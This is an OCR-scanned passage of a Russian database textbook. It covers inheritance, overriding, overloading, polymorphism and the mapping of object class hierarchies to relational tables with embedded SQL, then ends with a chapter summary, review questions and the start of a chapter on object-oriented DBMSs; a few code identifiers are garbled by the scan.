Некоторые объекты могут иметь подобные, но не идентичные атрибуты и методы. Если степень такого подобия достаточно высока, то имеет смысл совместно использовать некоторые свойства (атрибуты и методы). *Наследование* (inheritance) позволяет определять один класс на основе общего класса. Такие менее общие классы называются *подклассами,* а более общие — *суперклассами.* Процесс образования суперкласса называется *обобщением* (generalization), а процесс образования подкласса — *специализацией.* По умолчанию подкласс наследует все свойства своего суперкласса и в дополнение к ним определяет свои собственные уникальные свойства. Однако, как будет вскоре показано, в подклассе могут быть также переопределены унаследованные свойства. Все экземпляры

подкласса являются также экземплярами суперкласса. Более того, согласно *принципу подстановки,* для любого метода и конструкции вместо экземпляра суперкласса всегда можно использовать экземпляр его подкласса.

Понятия подкласса, суперкласса и наследования аналогичны таким же понятиям, которые рассматривались в расширенной модели типа "сущность-связь" в главе 12, за исключением того, что в объектно-ориентированной модели наследование относится как к состоянию, так и к правилам поведения. Связь между подклассом и суперклассом обычно называется *связью типа AKO* (A Kind Of), например суперкласс Manager связан с подклассом Staff связью AKO. Связь между экземпляром и его классом иногда называют связью типа IS-A, например экземпляр Susan Brand связан с классом Manager связью IS-A.

Существует несколько видов наследования: единичное (single), множественное (multiple), повторное (repeated) и избирательное (selective). На рис. 24.3 показан пример *единичного наследования,* когда подклассы Manager и SalesStaff наследуют свойства суперкласса Staff. Термин *единичное наследование* означает, что подклассы наследуют свойства не более чем одного суперкласса. Суперкласс staff сам по себе может быть подклассом суперкласса Person, образуя, таким образом, *иерархию классов.*

На рис. 24.4 показан пример *множественного наследования,* когда подкласс SalesManager наследует свойства суперклассов Manager и SalesStaff. Поддержка механизма множественного наследования может оказаться очень сложной, поскольку он должен обеспечить разрешение конфликтов, которые возникают в случаях, когда суперклассы содержат одинаковые атрибуты или методы. Во многих объектно-ориентированных языках и СУБД поддержка множественного наследования исключена по принципиальным соображениям. Некоторые авторы заявляют, что множественное наследование создает дополнительный уровень сложности, поскольку для него трудно предусмотреть безопасный и непротиворечивый способ поддержки. Другие авторы возражают и полагают, что оно крайне необходимо для моделирования реальной ситуации, как показано в рассматриваемом примере. В языках с поддержкой множественного наследования эти конфликты можно разрешать с помощью перечисленных ниже способов.

1. Включать имена исходных атрибутов и методов и использовать в качестве уточнителя имя суперкласса. Например, если bonus (премия) является атрибутом суперклассов Manager и SalesStaff, то в подклассе SalesManager можно унаследовать атрибут bonus от обоих суперклассов и уточнять их экземпляры в подклассе SalesManager как Manager.bonus или SalesStaff.bonus.




Рис. 24.3. Пример единичного наследования

2. Преобразовать иерархию наследования в линейную форму и использовать единичное наследование для предотвращения конфликтов. На основе этого подхода иерархия наследования, представленная на рис. 24.4, может быть интерпретирована следующим образом:

   Sales_Manager → Manager → SalesStaff

   или

   Sales_Manager → SalesStaff → Manager

   Если обратиться к предыдущему примеру, то теперь подкласс SalesManager наследует один экземпляр атрибута bonus, который в первом случае происходит от суперкласса Manager, а во втором — от суперкласса SalesStaff.

3. Потребовать от пользователя переопределить конфликтующие атрибуты или методы.
4. Активизировать сообщение об ошибке и запретить формирование соответствующего определения до тех пор, пока конфликт не будет разрешен.




Рис. 24.4. Пример множественного наследования

Повторное наследование — это особый случай множественного наследования, в котором суперклассы происходят от общего суперкласса. Дополняя предыдущий пример, предположим, что классы Manager и SalesStaffмогут наследовать свойства от общего суперкласса Staff, как показано на рис. 24.5. В этом случае механизм наследования должен гарантировать отсутствие двойного наследования подклассом SalesManager свойств класса Staff. Для разрешения конфликтов могут использоваться те же способы, что и в случае множественного наследования.

Избирательное наследование позволяет подклассу наследовать ограниченное количество свойств его суперкласса. Такой подход предоставляет функциональные возможности, аналогичные механизму создания представлений (см. раздел 6.4), разрешая доступ только к некоторым из имеющихся атрибутов суперкласса.

24.3.7. Перекрытие и перегрузка

Как указано выше, свойства, а именно атрибуты и методы, автоматически наследуются подклассами от их суперклассов. Однако свойство суперкласса в подклассе можно переопределить заново. В этом случае используется именно то определение свойства, которое приводится в подклассе, а сам этот процесс называется *перекрытием*. Например, в классе Staff может быть определен метод повышения зарплаты за счет выплаты комиссионных.

```
method void giveCommission(float branchProfit)
{
```

```
    salary = salary + 0.02 * branchProfit;
}
```

Однако для класса Manager может потребоваться выполнять те же расчеты исходя из другого процента комиссионных. Это можно сделать за счет переопределения или перекрытия метода giveCommission в самом подклассе Manager.

```
method void giveCommission(float branchProfit)
{
    salary = salary + 0.05 * branchProfit;
}
```




Рис. 24,5. *Пример повторного* ***наследования***

Способность сокращения количества общих свойств нескольких классов за счет переноса их во вновь образованные для этого суперклассы и последующего совместного использования существенно снижает избыточность данных внутри системы и поэтому может рассматриваться как одно из основных преимуществ объектно-ориентированного подхода. Возможность перекрытия является важной характеристикой наследования, поскольку позволяет легко управлять отдельными классами с минимальным воздействием на остальную часть системы.

Перекрытие является частным случаем общего понятия *перегрузки* (overloading). Перегрузка позволяет повторно использовать имя метода в одном или в разных определениях класса. Это означает, что одно сообщение может вызывать на выполнение разные функции, в зависимости от того, какой объект получает его и какие параметры передаются методу. Например, многие классы могут иметь один и тот же метод, предназначенный для вывода сведений о разных объектах, как показано в листингах 24.2 и 24.3.

Листинг 24.2. Метод вывода на печать данных из объекта Branch

```
method void print( )  {
   printf("Branch number: %s\n", branchNo);
   printf("Street: %s\n", street);
   printf("City: %s\n", city);
   printf("Postcode: %s\n", postcode);
}
```

Листинг 24.3. Метод вывода на печать данных из объекта Staff

```
method void print( )  {
   printf("Staff number: %s\n", staffNo);
   printf("First name: %s\n", fName);
   printf("Last name: %s\n", lName);
   printf("Position: %s\n", position);
   printf!"Sex: %c\n", sex);
   printf("Date of birth: %s\n", DOB);
   printf("Salary: %f\n", salary);
}
```

Перегрузка способствует существенному упрощению приложения, поскольку позволяет использовать одно и то же имя для одной и той же операции, независимо от того класса, в котором она представлена. Таким образом, конкретное значение этой операции определяется на основе контекста. Это позволяет избежать необходимости постоянно создавать уникальные имена для методов (например, printBranchDetails и printStaffDetails), которые выполняют практически те же функции.

24.3.8. Полиморфизм и динамическое связывание

Перегрузка является частным случаем более общего понятия *полиморфизма* (polymorphism в переводе с греческого означает "наличие многих форм"). Существуют три типа полиморфизма: полиморфизм операций, включения и параметрический полиморфизм **[46].** Перегрузка, показанная в предыдущем примере, является разновидностью *полиморфизма операций* (operation polymorphism); его называют также произвольным полиморфизмом. Метод, определенный в суперклассе и унаследованный в его подклассе, является примером применения *полиморфизма включения* (inclusion polymorphism). *Параметрический полиморфизм* (parametric polymorphism), или *универсальность* (genericity), означает использование типов в качестве параметров в объявлениях универсального типа или класса, например, как показано ниже.

```
template <type T>
Traax(x:T,y:T){
   if(x>y)
      return x;
   else
      return y;
}
```

Это объявление определяет универсальную функцию max, которая принимает два параметра типа T и возвращает максимальное значение для этих двух величин. Этот фрагмент кода фактически не определяет никаких методов. Такое универсальное описание скорее применяется в качестве шаблона для последующего определения одного или нескольких методов разных типов. Фактически методы инициализируются следующим образом:

```
int max(int, int)      //инициализация функции max целочисленного типа
real max(real, real)   //инициализация функции max действительного типа
```

Процесс выбора соответствующего метода, основанный на типе объекта, называется *связыванием* (binding). Если определение типа объекта может быть отложено (во время компиляции) до наступления времени исполнения, то такой выбор называется *динамическим* (dynamic), или *поздним* (late), *связыванием*. Например, рассмотрим иерархию класса Staff с подклассами Manager и SalesStaff, показанную на рис. 24.3. Предположим, что каждый класс имеет собственный метод print для вывода соответствующих сведений. Далее допустим, что имеется список, состоящий из произвольного количества (например, n) объектов этой иерархии. В обычном языке программирования для организации печати этого списка потребуется использовать оператор CASE или вложенный оператор IF:

```
FOR i=1 TO n DO
SWITCH(list[i] , type)
{
   CASE staff:          printStaffDetails(list[i].object); break;
   CASE manager:        printSanagerDetails(list[i] .object); break;
   CASE salesperson:    printSalesStaffDetails(list[i].object);
break;
}
```

Если в список добавляется новый тип, то эту конструкцию с участием оператора CASE потребуется расширить для включения нового типа, что потребует повторной компиляции этой части программного обеспечения. Но если в языке поддерживается динамическое связывание и перегрузка, то можно использовать перегрузку методов print, применяя одно и то же имя метода print и заменяя оператор CASE следующей строкой:

```
list[i].print()
```

Более того, используя этот подход, можно добавлять в список произвольное количество новых типов, при условии, что по-прежнему применяется перегрузка метода print без какой-либо повторной компиляции кода. Таким образом, концепция полиморфизма ортогональна концепции наследования (т.е. не зависит от нее).

24.3.9. Составные объекты

Часто возникают ситуации, когда объект состоит из подчиненных объектов, или компонентов. *Составным* называется объект, который выглядит как единый объект в "реальном мире", но содержит другие объекты в виде набора составных связей *типа A-Part-Of*, или *APO* (часть). Такие встроенные объекты сами могут быть составными с образованием *иерархии типа APO*. В объектно-ориентированной системе встроенные объекты можно применять одним из следующих двух способов. Во-первых, за счет инкапсуляции внутри составного объекта с образованием части составного объекта. В этом случае структура встроенного объекта образует часть структуры составного объекта и доступ к ней можно получить только с помощью методов составного объекта. Во-вторых, встроенный объект может рассматриваться как независимый от составного объекта. И в этом случае в родительском объекте хранится не сам объект, а лишь его идентификатор OID. Такой способ называется *совместным использованием ссылок* (referential sharing) [187]. Встроенный объект обладает своей собственной структурой и методами, а также может принадлежать нескольким родительским объектам.

Эти типы составных объектов иногда называют *структурированными составными* объектами, так как их состав известен системе. Термин *неструктурирован-*

ный составной объект используется для обозначения составного объекта, структура которого может интерпретироваться только прикладной программой. В контексте баз данных неструктурированные составные объекты иногда называются *большими двоичными объектами,* или *объектами BLOB* (см. раздел 24.2).

24.4. Способы хранения объектов в реляционной базе данных

Один из способов обеспечения перманентности (постоянства хранения) объектов в объектно-ориентированном языке программирования, таком как C++ или Java, состоит в использовании реляционной СУБД в качестве основополагающего механизма хранения данных. Для этого требуется обеспечить преобразование экземпляров класса (т.е. объектов) в одну или несколько строк, распределенных по одному или нескольким отношениям. Как описано в этом разделе, такая задача может оказаться сложной. В качестве иллюстрации, применяемой в процессе обсуждения, рассмотрим иерархию наследования, показанную на рис. 24.6, в которой имеются суперкласс `Staff` и три подкласса: Manager, SalesPersonnel и Secretary.

Для представления в реляционной СУБД иерархии классов такого типа необходимо решить две основные задачи.

- Спроектировать отношение, соответствующее рассматриваемой иерархии классов.
- Предусмотреть способы доступа к объектам; это означает, что необходимо выполнить следующее:
  - разработать программное обеспечение, позволяющее преобразовать объекты в строки и сохранить данные этих объектов в отношениях;
  - разработать программное обеспечение, позволяющее считывать строки из отношений и реконструировать объекты.

Ниже эти две задачи рассматриваются более подробно.




Рис. 24.6. *Пример иерархии наследования для отношения Staff*

24.4.1. Преобразование классов в отношения

Несмотря на то что предложен целый ряд способов преобразования классов в отношения, ни один из них не позволяет избежать потери определенной части семантической информации. Структура программного обеспечения, которая служит для преобразования объектов в данные, хранимые в базе данных, и для чтения объектов из базы данных, зависит от выбранного способа преобразования. Ниже рассматриваются три основных варианта.

Преобразование каждого класса или подкласса в отношение

Первый способ предусматривает преобразование каждого класса или подкласса в отношение. Применительно к иерархии, приведенной на рис. 24.6, при использовании этого способа должны быть созданы следующие четыре отношения (здесь подчеркнут первичный ключ):

Staff (staffNo, fName, lName, position, sex, DOB, salary)
Manager (staffNo, bonus, mgrStartDate)
SalesPersonnel (staffNo, salesArea, carAllowance)
Secretary (staffNo, typingSpeed)

Предполагается, что реляционная СУБД поддерживает тип данных, применяемый для хранения значений каждого атрибута. Но в общем случае это условие не всегда соблюдается и тогда должен быть разработан дополнительный код, обеспечивающий преобразование данных одного типа в другой.

К сожалению, в этой реляционной схеме теряется семантическая информация: эта схема не позволяет определить, какое отношение соответствует суперклассу и какие — подклассам. Это означает, что необходимо вложить информацию об этом в каждое приложение, но как уже было сказано, при других обстоятельствах такое решение может привести к дублированию кода и создает предпосылки к возникновению несогласованности в базе данных.

Преобразование каждого подкласса в отношение

Второй способ предусматривает преобразование каждого подкласса в отношение. Применительно к иерархии, приведенной на рис. 24.6, при использовании этого способа должны быть созданы следующие три отношения:

Manager (staffNo, fName, lName, position, sex, DOB, salary, bonus, mgrStartDate)
SalesPersonnel (staffNo, fName, lName, position, sex, DOB, salary, salesArea, carAllowance)
Secretary (staffNo, fName, lName, position, sex, DOB, salary, typingSpeed)

При этом преобразовании также теряется семантическая информация, поскольку применяемые отношения не позволяют узнать, что они представляют подклассы одного общего класса. В этом случае для подготовки списка всех сотрудников необходимо выполнить выборку строк из каждого отношения, а затем применить к полученным результатам операцию объединения.

Преобразование иерархии в одно отношение

Третий способ предусматривает преобразование всей иерархии наследования в одно отношение; в данном случае реализация этого способа приводит к созданию следующего отношения:

Staff (staffNo, fName, lName, position, sex, DOB, salary, bonus, mgrStartDate, salesArea, carAllowance, typingSpeed, typeFlag)

Атрибут typeFlag является определителем, который позволяет указать, к какому типу сотрудника относится каждая строка (например, строка с информацией о сотруднике типа Manager может содержать значение 1, строка SalesPersonnel — значение 2, а строка Secretary — значение 3). При этом преобразовании также теряется семантическая информация. Кроме того, при его использовании отношение содержит слишком много пустых значений, соответствующих атрибутам, которые не относятся к текущей строке. Например, в строке с данными о сотруднике типа Manager значения NULL имеют атрибуты salesArea, carAllowance и typingSpeed.

24.4.2. Доступ к объектам в реляционной базе данных

После определения структуры реляционной базы данных необходимо обеспечить вставку в базу данных строк с информацией об объектах, а также предусмотреть механизм чтения, обновления и удаления объектов. Например, для вставки объекта в первую реляционную схему, описанную в предыдущем разделе (т.е. схему, в которой было создано отношение для каждого класса и подкласса), этот код должен выглядеть примерно так:

```
Manager* pManager = new Manager;     // создать новый объект Manager
...код настройки параметров объекта...
EXEC SQL INSERT INTO Staff VALUES(:pManager->staffNo, :pManager->fName,
 :pManager->lName, :pManager->position, :pManager->sex, :pManager->DOB,
 :pManager->salary);
EXEC SQL INSERT INTO Manager VALUES (:pManager->bonus,
 :pManager->mgrStartDate);
```

С другой стороны, если для хранения данных объекта Manager предусмотрено использование отдельного отношения (в соответствии со вторым способом), то в объектно-ориентированной СУБД для передачи данных объекта на хранение в базу данных может применяться следующий (условный) оператор:

```
Manager* pManager = new Manager;
```

В разделе 25.3 рассматриваются разные способы объявления хранимых классов. Если теперь потребуется выполнить выборку некоторых данных из реляционной базы данных (например, сведений о менеджерах, премия которых, обозначенная атрибутом bonus, превышает 1000 фунтов стерлингов), то применяемый для этого код может выглядеть следующим образом:

```
Manager* pManager = new Manager;     // Создать новый объект Manager
EXEC SQL WHENEVER NOT FOUND GOTO done;  // Обеспечить обработку ошибок
EXEC SQL DECLARE managerCursor  // Создать курсор для оператора
SELECT
  CURSOR FOR
    SELECT staffNo, fName, lName, salary, bonus
FROM Staff s, Manager m   // Конструкция, необходимая для соединения
                          // отношений Staff и Manager
WHERE s.staffNo = ra.staffNo AND bonus > 1000;
EXEC SQL OPEN managerCursor;
for ( ; ; ) {
EXEC SQL FETCH managerCursor     // Выполнить выборку следующей записи
                                 // в результирующем наборе
INTO :staffNo, :fName, :lName,  :salary, :bonus;
pManager->staffNo = :staffNo;  // Передать данные в объект Manager
```

```
pManager->fName = :fName;
pManager->lName = :lName;
pManager->salary = :salary;
pManager->bonus = :bonus;
strcpy(pManager->position, "Manager");
}
EXEC SQL CLOSE managerCursor;   // Закрыть курсор перед завершением
                                // работы
```

С другой стороны, для выборки того же набора данных из объектно-ориентированной СУБД может потребоваться применить следующий оператор:

```
os_Set<Manager*> &highBonus
  = managerExtent->query("Manager*", "bonus > 1000", dbl);
```

В этом операторе запрашивается область определения класса Manager (managerExtent) для поиска в базе данных (в данном случае dbl) экземпляров с атрибутом (bonus > 1000). В коммерческой объектно-ориентированной СУБД ObjectStore предусмотрен класс шаблона коллекции os_Set, экземпляр которого был создан в этом примере для хранения указателей на объекты Manager, <Manager*>. Дополнительные сведения о передаче объектов на хранение и выборке объектов в объектно-ориентированной СУБД ObjectStore приведены в разделе 26.3.

Приведенные выше примеры показывают, какие трудности приходится преодолевать в процессе преобразования структур объектно-ориентированного языка в структуры реляционной базы данных. Подходы, предусматривающие использование объектно-ориентированных СУБД, которые рассматриваются в следующих двух главах, представляют собой попытку обеспечить более успешную интеграцию модели данных языка программирования и модели данных базы данных. Это позволяет устранить необходимость в сложных преобразованиях, на реализацию которых может потребоваться до 30% трудозатрат программистов, как было указано выше.

24.5. Базы данных следующего поколения

В конце 1960-х и в начале 1970-х годов существовали два основных подхода к созданию СУБД. Первый был основан на иерархической модели данных, типичным представителем которого является система IMS (Information Management System) компании IBM. Она появилась под влиянием повышенных требований, предъявляемых к огромному хранилищу информации, использовавшемуся во время выполнения космической программы Apollo. Второй подход был основан на сетевой модели данных, исходя из которой предпринимались попытки создания стандарта базы данных и устранения таких недостатков иерархической модели, как, например, невозможность эффективного представления составных связей. Вместе оба этих подхода образуют *первое поколение* СУБД. Однако указанные модели обладают следующими фундаментальными недостатками.

- Для ответа даже на простые запросы, при выполнении которых необходим доступ к записям, основанный на перемещении с одной записи на другую, приходилось создавать очень сложные программы.
- Независимость от данных поддерживается в минимальной степени.
- Для них не существует общепринятого теоретического фундамента.

В 1970 году Кодд опубликовал основополагающую статью о реляционной модели данных. Эта статья появилась в нужное время и помогла впоследствии уст-

ранить недостатки прежних подходов, в частности обеспечить независимость от данных. Позднее было создано много экспериментальных реляционных СУБД, а первые коммерческие продукты появились в конце 1970-х и в начале 1980-х годов. В настоящее время существует около 100 реляционных СУБД для мэйнфреймов и персональных компьютеров, хотя ко многим из них определение реляционной модели применимо с некоторой натяжкой. Реляционные СУБД принято называть *СУБД второго поколения.*

Однако, как уже указывалось в разделе 24.2, реляционным СУБД также свойственны определенные недостатки, в частности ограниченные возможности моделирования. В течение многих лет для исследования методов решения этой проблемы прилагались значительные усилия. В 1976 году Чен представил модель типа "сущность-связь", которая в настоящее время является широко принятой технологией проектирования баз данных и основой методологии, представленной в главах 14 и 15 этой книги [55]. Б 1979 году сам Кодд попытался устранить некоторые недостатки своей первоначальной работы в предложенной им расширенной реляционной модели RM/T [70], а позднее — в модели RM/V2 [77]. Попытки создания модели данных для наиболее полного представления "реального мира" получили общее название *семантического моделирования данных.* Ниже перечислены наиболее известные из них.

- Семантическая модель данных [153].
- Функциональная модель данных [274].
- Модель семантических ассоциаций [297].

В ответ на все возрастающую сложность приложений баз данных появились две "новые" модели: *объектно-ориентированная модель данных* (Object-Oriented Data Model — OODM) и *объектно-реляционная модель данных* (Object-Relational Data Model — ORDM), которая прежде называлась *расширенной реляционной моделью данных* (Extended Relational Data Model — ERDM). Однако, в отличие от предыдущих моделей, фактический состав этих моделей еще не совсем ясен. Обе эти модели представляют СУБД *третьего поколения,* что схематически показано на рис. 24.7.

Между сторонниками *объектно-ориентированных* и *реляционных* СУБД в настоящее время идут горячие споры, которые напоминают дискуссии о сетевой и реляционной моделях в 1970-е годы. Обе стороны согласны, что реляционные СУБД в их современном состоянии не подходят для приложений определенных типов, но предлагают разные варианты наилучшего решения. Сторонники *объектно ориентированных* СУБД заявляют, что реляционные СУБД удовлетворительно решают задачи стандартных деловых приложений, но не обладают способностью поддерживать более сложные приложения. Между тем сторонники реляционных систем заявляют, что реляционная технология является необходимой частью любой реальной СУБД, а для сложных приложений можно использовать расширения реляционной модели. В настоящее время еще не совсем ясно, какая из двух сторон одержит победу в этом споре и какая система станет доминирующей, причем не исключено, что каждая из них может найти свою собственную нишу на рынке. Конечно, если станут доминирующими объектно-ориентированные СУБД, то придется сломать сложившиеся представление о них как системах, предназначенных исключительно для сложных приложений, и показать, что они способны поддерживать стандартные деловые приложения с помощью таких же средств и таких же простых операций, как их реляционные аналоги. В частности, в них должен поддерживаться декларативный язык запросов, совместимый с языком SQL, Объектно-ориентированные СУБД более подробно рассматриваются в главах 25 и 26, а объектно-реляционные СУБД — в главе 27.




Рис. £4.7. *Схематическое* ***представление истории*** *развития* ***моделей*** *данных*

РЕЗЮМЕ

- Сложные специализированные **приложения** баз данных включают системы автоматизированного проектирования (Computer-Aided Design — CAD), системы автоматизированного производства (Computer-Aided Manufacturing — CAM), системы автоматизированной разработки программного обеспечения (Computer-Aided Software Engineering — CASE), офисные информационные системы (Office Information System — OSI) и мультимедийные системы, цифровые издательские и геоинформационные системы (Geographic Information Systems — GIS), интерактивные и динамические Web-узлы, а также приложения со сложными и взаимосвязанными объектами и процедурными данными.
- Реляционная модель и реляционные системы, в частности, характеризуются такими недостатками, как неадекватное представление сущностей "реального мира", семантическая перегрузка, недостаточная поддержка ограничений целостности и ограничений предметной области, отсутствие возможности расширения состава операций и несогласованность типов данных. Кроме того, реляционные СУБД не могут предоставить широкие возможности моделирования, поэтому они не подходят для создания сложных специализированных приложений баз данных.
- Понятие инкапсуляции означает, что объект содержит структуру данных и набор операций, которые могут использоваться для работы с ними. Понятие сокрытие информации означает, что внешние аспекты объекта отделены от его внутренней реализации, которая скрыта от внешнего мира.

- Объект — это уникально определяемая сущность, которая содержит атрибуты, описывающие состояние объекта "реального мира", и связанные с ними действия (правила поведения). Объекты также могут содержать другие объекты. Ключевой частью определения объекта является уникальный идентификатор. В объектно-ориентированной системе каждый объект обладает уникальным в масштабе системы идентификатором (OID — Object IDentifier), который не зависит от значений его атрибутов и должен быть скрыт от пользователя.
- Методы определяют правила поведения объекта. Они могут использоваться для изменения состояния объекта за счет изменения значений атрибутов или для создания запроса по отношению к определенным значениям избранных атрибутов. Сообщениями называются средства, с помощью которых взаимодействуют объекты. Сообщение — это просто запрос одного объекта (отправителя) к другому (получателю), в котором второму объекту предлагается выполнить один из его методов. Причем один и тот же объект может одновременно играть роль отправителя и получателя.
- Объекты, которые имеют одинаковые атрибуты и отвечают на одни и те же сообщения, могут быть сгруппированы с образованием класса. Таким образом, атрибуты и связанные с ними методы могут быть определены в классе лишь один раз, а не отдельно в каждом объекте. Класс также является объектом и обладает собственными атрибутами и методами, которые называются атрибутами класса и методами класса. Атрибуты класса описывают такие общие характеристики класса, как, например, итоговые и средние значения, вычисленные для всех его существующих экземпляров.
- Наследование позволяет определить один класс как частный случай более общего класса. Эти частные случаи называются подклассами, а общие — суперклассами. Процесс образования суперкласса называется обобщением, а процесс образования подкласса — специализацией. Подкласс наследует все свойства своего суперкласса и дополнительно определяет свои собственные уникальные свойства (атрибуты и методы). Все экземпляры подкласса также являются экземплярами суперкласса. Принцип подстановки гласит, что экземпляр подкласса всегда может использоваться любым методом или в любой конструкции, где используется экземпляр суперкласса.
- Перегрузка позволяет повторно использовать имя метода в одном или нескольких определениях класса. Перекрытие, которое является частным случаем перегрузки, позволяет заново определять имя свойства в некотором подклассе. Динамическое связывание позволяет отложить операцию определения типа и методов объекта до вызова его на выполнение.
- В ответ на все возрастающую сложность приложений баз данных появились две "новые" модели данных: объектно-ориентированная и объектно-реляционная. Однако, в отличие от предыдущих, фактический состав этих моделей данных на настоящий момент не совсем ясен. Этот этап развития характеризуется появлением СУБД третьего поколения.

Вопросы

24.1. Опишите общие характеристики усовершенствованных приложений баз данных.

24.2. Почему недостатки реляционной модели данных и реляционных СУБД делают их непригодными для создания сложных специализированных приложений баз данных?

24.3. Объясните каждую из перечисленных ниже концепций в контексте объектно-ориентированной модели данных:

а) абстракция, инкапсуляция и сокрытие информации;

б) объекты и атрибуты;

в) идентификатор объекта;

г) методы и сообщения;

д) классы, подклассы, суперклассы и наследование;

е) перекрытие и перегрузка;

ж) полиморфизм и динамическое связывание.

Приведите необходимые примеры, используя данные учебного проекта *DreamHome*, представленные в табл. **3.3-3.9.**

24.4. Какие сложности связаны с представлением в реляционной базе данных объектов, созданных в программе на объектно-ориентированном языке программирования?

24.5. Опишите три поколения СУБД.

Упражнения

24.6. Исследуйте одно из сложных специализированных приложений баз данных, которые рассматриваются в разделе 24.1, или аналогичное приложение, управляющее сложными взаимосвязанными данными. В частности, исследуйте его функциональные возможности, а также типы данных и операции, применяемые для работы с ними. Укажите соответствие между типами данных и операциями, а также объектно-ориентированными концепциями, рассматриваемыми в разделе 24.3.

24.7. Проанализируйте реляционную СУБД, которой вы пользуетесь в настоящее время. Рассмотрите объектно-ориентированные компоненты, имеющиеся в этой системе. Какие дополнительные функциональные возможности в ней предлагаются?

24.8. Предложите состав атрибутов и **методов для классов** Branch, Staff и `PropertyForRent` **из учебного проекта** *DreamHome*, **представленного в приложении А.**

Глава 25

ОБЪЕКТНО-ОРИЕНТИРОВАННЫЕ СУБД — КОНЦЕПЦИИ И ПРОЕКТИРОВАНИЕ

В ЭТОЙ ГЛАВЕ...

- Общие положения объектной модели данных.
- Основы теории перманентных языков программирования.
- Основные стратегии развития объектно-ориентированных СУБД.
- Различия между двухуровневой моделью хранения, применяемой в обычных СУБД, и одноуровневой моделью, используемой в объектно-ориентированных СУБД.
- Принципы работы методов подстановки указателей.
- Различия в способах доступа во вторичной памяти к записи в обычной СУБД и доступа к объекту в объектно-ориентированной СУБД.
- Основные принципы обеспечения перманентности в языках программирования.
- Преимущества и недостатки ортогональной перманентности.
- Некоторые аспекты создания объектно-ориентированных СУБД, включая расширенные модели работы с транзакциями, контроль версий, эволюцию схемы, архитектуру СУБД и контроль производительности.
- Преимущества и недостатки объектно-ориентированных СУБД.
- Основные положения манифеста разработчиков объектно-ориентированных систем баз данных.
- Основы проектирования объектно-ориентированных баз данных.

В предыдущей главе кратко описаны недостатки реляционной модели данных, не позволяющие удовлетворить требования, предъявляемые новыми типами сложных специализированных приложений баз данных. Кроме того, в ней были рассмотрены концепции объектно-ориентированного подхода, применимые для решения некоторых классических задач разработки программного обеспечения. Ниже перечислены основные преимущества объектно-ориентированного подхода к программированию.

- Определение системы на основе объектов упрощает создание программных компонентов, которые очень достоверно эмулируют область их применения, облегчая таким образом понимание особенностей системы и ее проектирование,
- Благодаря инкапсуляции и сокрытию информации использование объектов и сообщений способствует модульному проектированию, поскольку реализация одного объекта зависит не от внутренних особенностей других объектов, а только от их реакции на те или иные сообщения. Более того, условие

модульности накладывается принудительно, поэтому позволяет создавать более надежное программное обеспечение.

- Использование классов и механизма наследования способствует разработке повторно используемых и расширяемых компонентов при создании новых или модернизации существующих систем.

